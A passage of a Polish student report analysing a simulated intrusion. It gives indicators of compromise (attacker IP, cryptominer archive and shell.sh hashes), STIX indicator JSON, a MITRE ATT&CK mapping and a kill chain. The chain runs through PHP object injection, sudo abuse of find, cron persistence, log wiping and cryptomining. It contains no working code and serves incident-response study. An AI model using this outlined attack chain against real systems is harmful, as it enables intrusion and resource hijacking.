
Metryka	**Wartość**	**Opis**
Adres IP	192.168.100.54	Adres atakującego, wykorzystany przy reverse-shell
Nazwa pliku	Cpuminer-opt-cpu-pool-linux64.tar.gz	Nazwa archiwum z crytptominerem pobranego przez atakującego
Hash	1621e8bec348367b7b1d5dab3091b43a	Wartość hasha MD5 archiwum z cryptominerem

Metryka	Wartość	Opis
Nazwa pliku	shell.sh	Nazwa pliku skryptu wykorzystanego przy próbie ustanowienia Persistance
Hash	7dba61e1fbc84e36940c856a8abe7055	Wartość hasha MD5 utworzonego skryptu (shell.sh)

12. Reprezentacja stix

Poniżej zdecydowaliśmy się zaprezentować dane o wykorzystanym malwarze jako CTI w formacie stix

```python
{
  "type": "indicator",
  "spec_version": "2.1",
  "id": "indicator--8e2e2d2b-17d4-4cbf-938f-98ee46b3cd3f",
  "created_by_ref": "identity--f431f809-377b-45e0-aa1c-6a4751cae5ff",
  "created": "2025-01-19T20:03:48.000Z",
  "modified": "2025-01-19T20:03:48.000Z",
  "indicator_types": ["malicious-activity"],
  "name": "Cryptominer",
  "description": "This file is an archive file of a cryptominer",
  "pattern": "[ file:hashes.'MD5' = '1621e8bec348367b7b1d5dab3091b43a' ]",
  "pattern_type": "stix",
  "valid_from": "2025-01-19T20:03:48.000Z"
},
{
  "type": "relationship",
  "spec_version": "2.1",
  "id": "relationship--44298a74-ba52-4f0c-87a3-1824e67d7fad",
  "created_by_ref": "identity--f431f809-377b-45e0-aa1c-6a4751cae5ff",
  "created": "2025-01-19T20:03:48.000Z",
  "modified": "2025-01-19T20:03:48.000Z",
  "relationship_type": "indicates",
  "source_ref": "indicator--8e2e2d2b-17d4-4cbf-938f-98ee46b3cd3f",
  "target_ref": "malware--31b940d4-6f7f-459a-80ea-9c1f17b5891b"
},
{
  "type": "malware",
  "spec_version": "2.1",
  "id": "malware--31b940d4-6f7f-459a-80ea-9c1f17b5891b",
  "is_family": true,
  "created": "2024-11-28T20:07:09.000Z",
  "modified": "2024-11-28T20:07:09.000Z",
  "created_by_ref": "identity--f431f809-377b-45e0-aa1c-6a4751cae5ff",
  "name": "Optimized multi algo CPU miner",
  "malware_types": ["resource-exploitation"]
}
]
```



Rys. 13: Wizualizacja stix

13. Zmapowanie technik na katalog MITRE

Technika cyberataku	Odpowiadająca technika MITRE
Enumeracja sieci ofiary	Active Scanning: Wordlist Scanning T1595.003
Wykorzystanie PHP Object Injection	Exploit Public-Facing Application T1190
Uruchomienie kodu na komputerze ofiary	Command and Scripting Interpreter: T1059.004 Unix Shell
Eskalacja uprawnień	Abuse Elevation Control Mechanism: Sudo and Sudo Caching T1548.003
Uzyskanie powłoki systemowej administratora	Command and Scripting Interpreter: T1059.004 Unix Shell
Wykorzystanie cronjob	Scheduled Task/Job: Cron T1053.003
zacieranie śladów, poprzez kasowanie treści plików skryptowych	Indicator Removal on Host: Clear Linux or Mac System Logs T1070.002, File Deletion T1070.004
Reverse shell	Command and Control: Non-Application Layer ProtocolT1095
Uruchomienie programu do kopania kryptowaluty	Resource Hijacking: Compute Hijacking T1496.001

Rys. 1: Zmapowanie wykrytych technik za pomocą katalogu MITRE

14. Hipotetyczny kill chain

- **Rozpoznanie, uzbrojenie, dostarczenie:**

Wykonano enumerację sieci oraz usług. Zidentyfikowana podatność na stronie internetowej. Przygotowano szkodliwy kod oraz program do zainstalowania w dalszym etapie.

- **Eksploitacja:**

Wykorzystanie podatności PHP object injection w celu uzyskania dostępu do powłoki. Następnie eskalacja uprawnień poprzez niepoprawną konfiguracje systemu ofiary wykorzystującą uprawnienia super usera do wykorzystania narzędzia find.

- **Instalacja:**

Zainstalowanie szkodliwego oprogramowania - cryptminer.

- **Command and control:**

Wykorzystanie cronjob do uzyskiwania powłoki administratora do dalszej komunikacji z systemem ofiary.

- **Actions on objectives:**

Końcowe działania na przejętym hoście obejmowały uruchomienie programu kopiącego kryptowaluty (cryptminer), który korzysta z zasobów komputera ofiary.

15. Wnioski

Projekt miał na celu symulację rzeczywistego incydentu bezpieczeństwa, od fazy rozpoznania po finalne działania na systemie ofiary. W ramach realizacji projektu przeprowadziliśmy analizę krok po kroku, odwzorowując typowe techniki używane w atakach, co pozwoliło nam zrozumieć mechanizmy działania zagrożeń i sposoby ich neutralizacji .Podsumowując, projekt był wartościowym doświadczeniem, które przyczyniło się do pogłębienia naszej wiedzy i umiejętności w zakresie ofensywnego i defensywnego bezpieczeństwa IT. Wnioski z tego projektu mogą być podstawą do dalszych badań i rozwijania praktycznych umiejętności w dziedzinie cyberbezpieczeństwa.